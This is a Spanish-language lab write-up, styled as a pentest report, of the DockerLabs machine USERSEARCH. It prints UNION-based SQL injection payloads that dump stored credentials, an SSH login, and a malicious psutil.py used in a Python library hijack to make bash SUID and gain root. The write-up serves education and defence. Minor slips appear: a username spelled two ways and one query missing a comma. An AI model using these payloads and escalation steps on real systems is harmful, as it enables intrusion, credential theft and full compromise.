



EL RINCÓN
DEL HACKER

INFORME DE PENETRATION TESTING

Informe de Intrusión — Máquina USERSEARCH

DETALLES DEL INFORME

CLIENTE	DockerLabs — Laboratorio USERSEARCH
FECHA DEL INFORME	2026-07-23
VERSIÓN	v1.0
AUDITOR	Mario Álvarez (El Pingüino de Mario)
CONTACTO	mario@elrincondelhacker.es

DOCUMENTO DE DIFUSIÓN PÚBLICA. Este informe es un writeup elaborado con fines educativos y divulgativos. Puede compartirse y redistribuirse libremente, total o parcialmente, citando la fuente.



Índice

Resumen Ejecutivo	3
Metodología y Alcance	4
Resumen de Vulnerabilidades	5
Detalle de Vulnerabilidades	7
Inyección SQL (UNION-based) → volcado de credenciales → acceso SSH (Crítica)	7
Python library hijacking en script `sudo` → SUID bash → root (Alta)	13
Historial de Cambios	15
Aviso Legal	15



Resumen Ejecutivo

Se ha comprometido por completo la máquina **USERSEARCH** de DockerLabs hasta **root**. El buscador web es vulnerable a **inyección SQL** (UNION-based): mediante `' union select ...` se enumeran base de datos, tablas y columnas, y se **vuelca la tabla `users`**, obteniendo las credenciales `kvz1x:kvz1xpassword`, válidas por **SSH**.

Para la escalada, `sudo -l` muestra que se puede ejecutar como **root** un script de Python; éste importa una librería que se resuelve desde un directorio **escribible** por el usuario, permitiendo un **Python library hijacking**. Colocando un `psutil.py` malicioso que ejecuta `chmod u+s /bin/bash`, al lanzar el script como root se obtiene una `bash` con **SUID** y, con ella, privilegios de superusuario.

El impacto es **crítico**: una inyección SQL entrega el acceso inicial y una mala configuración de `sudo`/rutas de import lleva a root.



Metodología y Alcance

El alcance de la prueba se limita a la máquina **USERSEARCH** de la plataforma **DockerLabs**, evaluada en un entorno de laboratorio con fines **educativos** y con autorización explícita de la plataforma. El objetivo es lograr el **compromiso total del sistema (acceso root)** partiendo de un reconocimiento **sin credenciales**.

Vía de compromiso resumida: Inyección SQL (UNION-based) en el buscador web que permite volcar la tabla `users` y obtener credenciales (`kvzlx:kvzlxpassword`) para entrar por **SSH**. La escalada explota un **Python library hijacking** en un script ejecutado por `sudo` que activa el **SUID** de `/bin/bash` → root.

Metodología seguida:

1. Reconocimiento de puertos y servicios.
2. Identificación y explotación del **vector de acceso inicial**.
3. Obtención de una **shell** en el sistema.
4. **Escalada de privilegios** hasta **root**.



Resumen de Vulnerabilidades

Durante el desarrollo de esta auditoría se identificaron un total de **2** vulnerabilidades: **1 Crítica(s)**, **1 Alta(s)**. Su distribución por criticidad se resume en el siguiente gráfico y en la tabla posterior.




Figura 1 – Distribución de las vulnerabilidades identificadas por criticidad

Resumen tabular de todas las vulnerabilidades identificadas:

Vulnerabilidad	Criticidad
Inyección SQL (UNION-based) → volcado de credenciales → acceso SSH	Crítica
Python library hijacking en script `sudo` → SUID bash → root	Alta

A continuación se listan todas las vulnerabilidades con una breve descripción:

1. Inyección SQL (UNION-based) → volcado de credenciales → acceso SSH (Crítica: 9.1)

Afecta a:

- Servicio web (puerto 80) — buscador vulnerable a SQLi
- Base de datos `testdb` (tabla `users`)
- Servicio SSH (credenciales reutilizadas)

El buscador web concatena la entrada en una consulta SQL sin parametrizar (SQLi UNION-based). Se enumeran base de datos, tablas y columnas y se **vuelca la tabla** `users`, obteniendo credenciales (`kvzlx:kvzlxpassword`) válidas por **SSH**.



2. Python library hijacking en script `sudo` → SUID bash → root (Alta: 7.8)

Afecta a:

- Script Python ejecutado por `sudo` como root (import inseguro)
- Binario `/bin/bash` (SUID resultante)

`sudo -l` permite ejecutar como **root** un script de Python que importa `psutil`, resoluble desde un directorio **escribible**. Colocando un `psutil.py` malicioso que ejecuta `chmod u+s /bin/bash` se obtiene una `bash` con **SUID** y privilegios de root.



Detalle de Vulnerabilidades

1. Inyección SQL (UNION-based) → volcado de credenciales → acceso SSH

Crítica Puntuación CVSS: **9.1**

Afecta a:

- Servicio web (puerto 80) — buscador vulnerable a SQLi
- Base de datos `testdb` (tabla `users`)
- Servicio SSH (credenciales reutilizadas)

Recomendación rápida: Usar consultas parametrizadas; mínimo privilegio en la BD; no reutilizar credenciales de BD para SSH.

Resumen

El buscador web concatena la entrada en una consulta SQL sin parametrizar (**SQLi UNION-based**). Se enumeran base de datos, tablas y columnas y se **vuelca la tabla** `users`, obteniendo credenciales (`kvzlx:kvzlxpassword`) válidas por **SSH**.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Al introducir una comilla el buscador responde con un error de autorización, señal de **inyección SQL**. Con `' union select 1,2,3-- -` se determinan **3 columnas** y, a partir de ahí, se enumeran el nombre de la base de datos (`testdb`), sus tablas y columnas y se **vuelca la tabla** `users` con `group_concat`, obteniendo `kvzlx:kvzlxpassword`. Esas credenciales, **reutilizadas**, dan acceso por **SSH**.

A continuación, paso a paso:

```
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/tcp    open  http      syn-ack Apache httpd 2.4.59 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2 – Hacemos el escaneo de nmap




Figura 3 – Y esto corre por el puerto 80




Figura 4 – Si ponemos una comilla, nos pone que no está autorizado, por lo que podemos intentar una inyección SQL

Vamos a probar cuantas columnas hay, donde tras ir probando por 1,2 y 3, vemos que hay 3:

```
' union select 1,2,3-- -
```




Si queremos ver el nombre de la base de datos existente, usamos la siguiente query:

```
' union select 1,database(),3-- -
```

Ahora, si queremos obtener el nombre de la tabla, usamos la siguiente query:

```
' union select 1,table_name,3 from information_schema.tables where table_schema='testdb'-- -
```



172.19.0.2/?user='+union+select+1%2Ctable_name%2C3+from+information_schema.tables+where+table_schema%3D'testdb'--+

Revshells

Search Users

"Avoid tools that automate; you learn more by doing it manually."

Find User:

Find

Username: users - Password: 3

Para ver las columnas de la tabla, usamos la siguiente query:

```
' union select 1,column_name,3 from information_schema.columns where  
table_schema='testdb' and table_name='users'-- -
```



Search Users

"Avoid tools that automate; you learn more by doing it manually."

Find User:

Find

Username: id - Password: 3

Username: username - Password: 3

Username: password - Password: 3

Y ahora para ver los registros, usamos la siguiente query:

```
' union select 1,group_concat(username,':' password),3 from testdb.users-- -
```



Search Users

"Avoid tools that automate; you learn more by doing it manually."

Find User:

Username:

admin:adminpassword,user1:user1password,kvzlx:kvzlxpassword
- Password: 3

Hemos encontrado las siguientes credenciales:

```
kvzlx:kvzlxpassword
```

```
(root@kali) - [/home/kali/Desktop]
# ssh kvzlx@172.19.0.2
The authenticity of host '172.19.0.2 (172.19.0.2)' can't be established.
ED25519 key fingerprint is SHA256:qZL4a3NfLMmebsTwkafVHqos4gFC4RnYdXZMecRdPLU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.19.0.2' (ED25519) to the list of known hosts.
kvzlx@172.19.0.2's password:
kvzlx@69e3518a3bdc:~$
```

Figura 5 – Y entramos por ssh

Recomendación

- Usar **consultas parametrizadas** (*prepared statements*) y ORM; validar/escapar toda entrada. Nunca concatenar en SQL.
- Aplicar **mínimo privilegio** a la cuenta de BD y desactivar errores detallados.
- No **reutilizar** las credenciales de aplicación/BD para el acceso por SSH.

Referencias

- CWE-89: SQL Injection
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://portswigger.net/web-security/sql-injection/union-attacks>



2. Python library hijacking en script `sudo` → SUID bash → root

Alta Puntuación CVSS: 7.8

Afecta a:

- Script Python ejecutado por `sudo` como root (import inseguro)
- Binario `/bin/bash` (SUID resultante)

Recomendación rápida: Controlar el PYTHONPATH/orden de import de los scripts privilegiados; no dejar directorios escribibles en la ruta de import.

Resumen

`sudo -l` permite ejecutar como **root** un script de Python que importa `psutil`, resoluble desde un directorio **escribible**. Colocando un `psutil.py` malicioso que ejecuta `chmod u+s /bin/bash` se obtiene una `bash` con **SUID** y privilegios de root.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? `sudo -l` revela que se puede ejecutar como **root** el script `system_info.py`, que importa la librería `psutil`. Como Python busca los módulos primero en el directorio del script (escribible), se crea un `psutil.py` malicioso que ejecuta `chmod u+s /bin/bash`; al lanzar el script **como root**, se aplica el bit **SUID** a la shell y, con `bash -p`, se obtienen privilegios de superusuario.

A continuación, paso a paso:

```
kvzlx@69e3518a3bdc:~$ sudo -l
Matching Defaults entries for kvzlx on 69e3518a3bdc:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User kvzlx may run the following commands on 69e3518a3bdc:
    (ALL) NOPASSWD: /usr/bin/python3 /home/kvzlx/system_info.py
kvzlx@69e3518a3bdc:~$
```

Figura 6 – Si ejecutamos el siguiente comando, nos encontramos con que podemos ejecutar un script de python como root

```
bash-5.2# cat psutil.py
import os

os.system("chmod u+s /bin/bash")
bash-5.2#
```

Figura 7 – Y para la escalada hay que explotar un python library hijacking, donde crearemos un archivo llamado `psutil.py` que será llamado cuando ejecutemos como root el otro script, y así ejecutamos el comando `chmod u+s /bin/bash` para cambiarle el permiso a la bash

Ejecutamos el script:

```
sudo /usr/bin/python3 /home/kvzlx/system_info.py
```



```
kvzlx@69e3518a3bdc:~$ sudo /usr/bin/python3 /home/kvzlx/system_info.py
Traceback (most recent call last):
  File "/home/kvzlx/system_info.py", line 10, in <module>
    print_virtual_memory()
  File "/home/kvzlx/system_info.py", line 5, in print_virtual_memory
    vm = psutil.virtual_memory()
        ^^^^^^^^^^^^^^^^^^^^^^^
AttributeError: module 'psutil' has no attribute 'virtual_memory'
kvzlx@69e3518a3bdc:~$ bash -p
bash-5.2# whoami
root
bash-5.2# cat psutil.py
import os

os.system("chmod u+s /bin/bash")
bash-5.2#
```

Recomendación

- Ejecutar los scripts privilegiados con un **PYTHONPATH controlado**, sin directorios escribibles por el usuario en la ruta de importación, y con rutas absolutas.
- **Endurecer sudoers** y monitorizar binarios **SUID** inesperados.

Referencias

- CWE-426: Untrusted Search Path
- <https://gtfobins.github.io/gtfobins/bash/>



Historial de Cambios

Versión	Fecha	Descripción	Autor
1.0	2026-07-23	Versión inicial del informe.	Mario Álvarez

Aviso Legal

El presente informe ha sido elaborado por **El Rincón del Hacker** con fines **educativos y divulgativos**. No tiene carácter confidencial: su contenido puede **compartirse y redistribuirse libremente**, total o parcialmente, siempre que se cite la fuente y se respete la integridad del documento.

Los resultados aquí documentados reflejan el estado de seguridad de los sistemas evaluados **en el momento concreto de la realización de las pruebas** y dentro del alcance acordado. Una auditoría de seguridad, por su propia naturaleza, se basa en una evaluación con recursos y tiempo acotados; por tanto, la ausencia de una vulnerabilidad en este documento no garantiza su inexistencia. La aparición de nuevas amenazas o los cambios posteriores en la plataforma pueden alterar la superficie de exposición evaluada.

Todas las pruebas se ejecutaron con el consentimiento previo del cliente, priorizando en todo momento la integridad y la disponibilidad de los sistemas. No se realizó ninguna acción destructiva ni de extracción masiva de datos reales; las evidencias de explotación se limitaron a demostrar la existencia de cada vulnerabilidad (prueba de concepto). Los identificadores, credenciales y datos mostrados en las evidencias corresponden a un entorno de pruebas facilitado por el cliente.